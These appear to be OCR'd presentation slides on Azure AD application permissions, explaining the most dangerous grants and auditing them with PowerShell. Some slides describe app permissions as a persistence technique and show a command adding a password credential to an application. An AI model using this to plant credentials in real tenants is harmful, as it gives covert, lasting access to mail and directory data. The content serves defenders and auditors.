
Application

- Configured permissions apply to all users

Enterprise App Permissions

- Enterprise Application (tenant-wide) permissions can be granted by Admins.

- Ideal persistence technique since app permissions not reviewed like group membership.



sean@theacmeio.onmicrosoft.com

Permissions requested
Accept for your organization

Salesforce Office 365
theacme.io

This app would like to:

- Read and write all applications
- Read and write directory data
- Use Exchange Web Services with full access to all mailboxes
- Read and write calendars in all mailboxes
- Read and write contacts in all mailboxes
- Read and write all user mailbox settings
- Read and write mail in all mailboxes
- Send mail as any user
- Read all users' full profiles
- Sign in and read user profile

If you accept, this app will get access to the specified resources for all users in your organization. No one else will be prompted to review these permissions.

Accepting these permissions means that you allow this app to use your data as specified in their terms of service and privacy statement. You can change these permissions at https://myapps.microsoft.com. Show details

Permissions Structure

OBJECT . ACCESS . CONSTRAINT

Examples:

- Application.ReadWrite.All
- Calendars.ReadWrite
- Calendars.ReadWrite.All
- Directory.ReadWrite.All
- Mail.ReadWrite
- Mail.Send
- User.ReadWrite.All

Permissions Structure: Constraint

All	Shared	AppFolder	No constraint
grants permission for the app to perform the operations on all of the resources of the specified type in a directory.	grants permission for the app to perform the operations on resources that other users have shared with the signed-in user. This constraint is mainly used with Outlook resources like mail, calendars, and contacts.	grants permission for the app to read and write files in a dedicated folder in OneDrive. This constraint is only exposed on Files permissions and is only valid for Microsoft accounts.	the app is limited to performing the operations on the resources owned by the signed-in user.

Most Concerning Azure AD Application Permissions

- Directory.ReadWrite.All
  - Effectively Full Control to Azure AD
- AppRoleAssignment.ReadWrite.All
  - Manage app permission grants and app role assignments
- Application.ReadWrite.All
  - Full Control to all Applications
- DelegatedPermissionGrant.ReadWrite.All
  - Allows the app to grant or revoke any delegated permission for any API
- Device.Command
  - Allows the app to launch another app or communicate with another app on a user's device on behalf of the signed-in user.
- Exchange Online - Exchange.ManageAsApp
  - Act as Exchange Online
- SharePoint Online - Sites.FullControl.All
  - Full Control to SharePoint Online
  - SharePoint content includes Teams and OneDrive for Business


Review These!

Interesting Application Permission Notes

Before December 3rd, 2020…

- when the application permission **Device.ReadWrite.All** was granted, the **Device Managers** directory role was also assigned to the app's service principal.
- when the application permission ***Directory.Read.All*** was granted, the **Directory Readers** directory role was also assigned to the app's service principal.
- when ***Directory.ReadWrite.All*** was granted, the **Directory Writers** directory role was also assigned to the app's service principal.
- *These directory roles are not removed automatically when the associated application permissions are revoked.*


Reviewing Azure AD Permissions with PowerShell



```
PS C:\> Get-AzureADPSPermissions -ApplicationPermissions | Select ClientDisplayName,ResourceDisplayName,Permission

ClientDisplayName  ResourceDisplayName          Permission
-----------------  -------------------          ----------
Trimarc RD TestApp Windows Azure Active Directory Device.ReadWrite.All
Trimarc RD TestApp Windows Azure Active Directory Member.Read.Hidden
Trimarc RD TestApp Windows Azure Active Directory Directory.ReadWrite.All
Trimarc RD TestApp Windows Azure Active Directory Domain.ReadWrite.All
Trimarc RD TestApp Windows Azure Active Directory Application.ReadWrite.OwnedBy
Trimarc RD TestApp Windows Azure Active Directory Application.ReadWrite.All
Trimarc RD TestApp Office 365 Exchange Online     User.Read.All
Trimarc RD TestApp Office 365 Exchange Online     Mail.ReadWrite
Trimarc RD TestApp Office 365 Exchange Online     MailboxSettings.ReadWrite
Trimarc RD TestApp Office 365 Exchange Online     Contacts.ReadWrite
Trimarc RD TestApp Office 365 Exchange Online     Mailbox.Migration
Trimarc RD TestApp Office 365 Exchange Online     Calendars.ReadWrite.All
Trimarc RD TestApp Office 365 Exchange Online     Mail.Send
Office 365 ASI App Office 365 Management APIs     ServiceHealth.Read
Office 365 ASI App Office 365 Management APIs     ActivityFeed.Read
```


https://gist.github.com/psignoret/9d73b00b377002456b24fcb808265c23

Who are the Application Owners for TestApp?



```
PS C:\> Get-AzureADApplication -Objectid $appid | Select displayname,Objectid,appid

DisplayName        ObjectId                             AppId
-----------        --------                             -----
Trimarc RD TestApp c8e9b6fe-cc98-4e90-8b7b-15fba500d49c 2f337e5f-8414-45a4-b48f-e0ec2014a1d4



PS C:\> Get-AzureADApplicationOwner -ObjectId $AppId

ObjectId                             DisplayName  UserPrincipalName        UserType
--------                             -----------  -----------------        --------
71575fad-39b2-475a-b519-314dde65e7cf Sean Metcalf sean@trimarcrd.com       Member
13cf788e-baf0-4b1e-b9fa-46128a6468d0 Joe User     JoeUser@TrimarcRD.com        er
f4d30f9e-0837-4e3f-974e-ef282a2fcefe Darth Vader  DarthVader@TrimarcRD.com Member
f2a0fb99-bdaf-49ce-9192-9488ea5d3dae Boba Fett    BobaFett@TrimarcRD.com   Member
```

Adding a Credential to an Application




```
PS C:\> New-AzureADApplicationKeyCredential -ObjectId $AppId `
-CustomKeyIdentifier "Alt logon key"  `
-Type Symmetric -Usage Sign `
-Value "Password1234"  `
-StartDate "8/01/2021"


CustomKeyIdentifier : {65, 108, 116, 32...}
EndDate             : 8/1/2022 12:00:00 AM
KeyId               : 7d166f36-278e-49c9-891f-fa0c4da51f82
StartDate           : 8/1/2021 12:00:00 AM
Type                : Symmetric
Usage               : Sign
Value               : {80, 97, 115, 115...}
```

Delegated Permissions

User is prompted by the app to allow the app to have specific permissions.

User consent rights configured at the tenant level control delegated permissions.



Let this app access your info?

myapp.com

Tutorial Sample App needs your permission to:

Access your info anytime
Tutorial Sample App will be able to see and update your info, even when you're not using this app.

Read your profile
Tutorial Sample App will be able to read your profile.

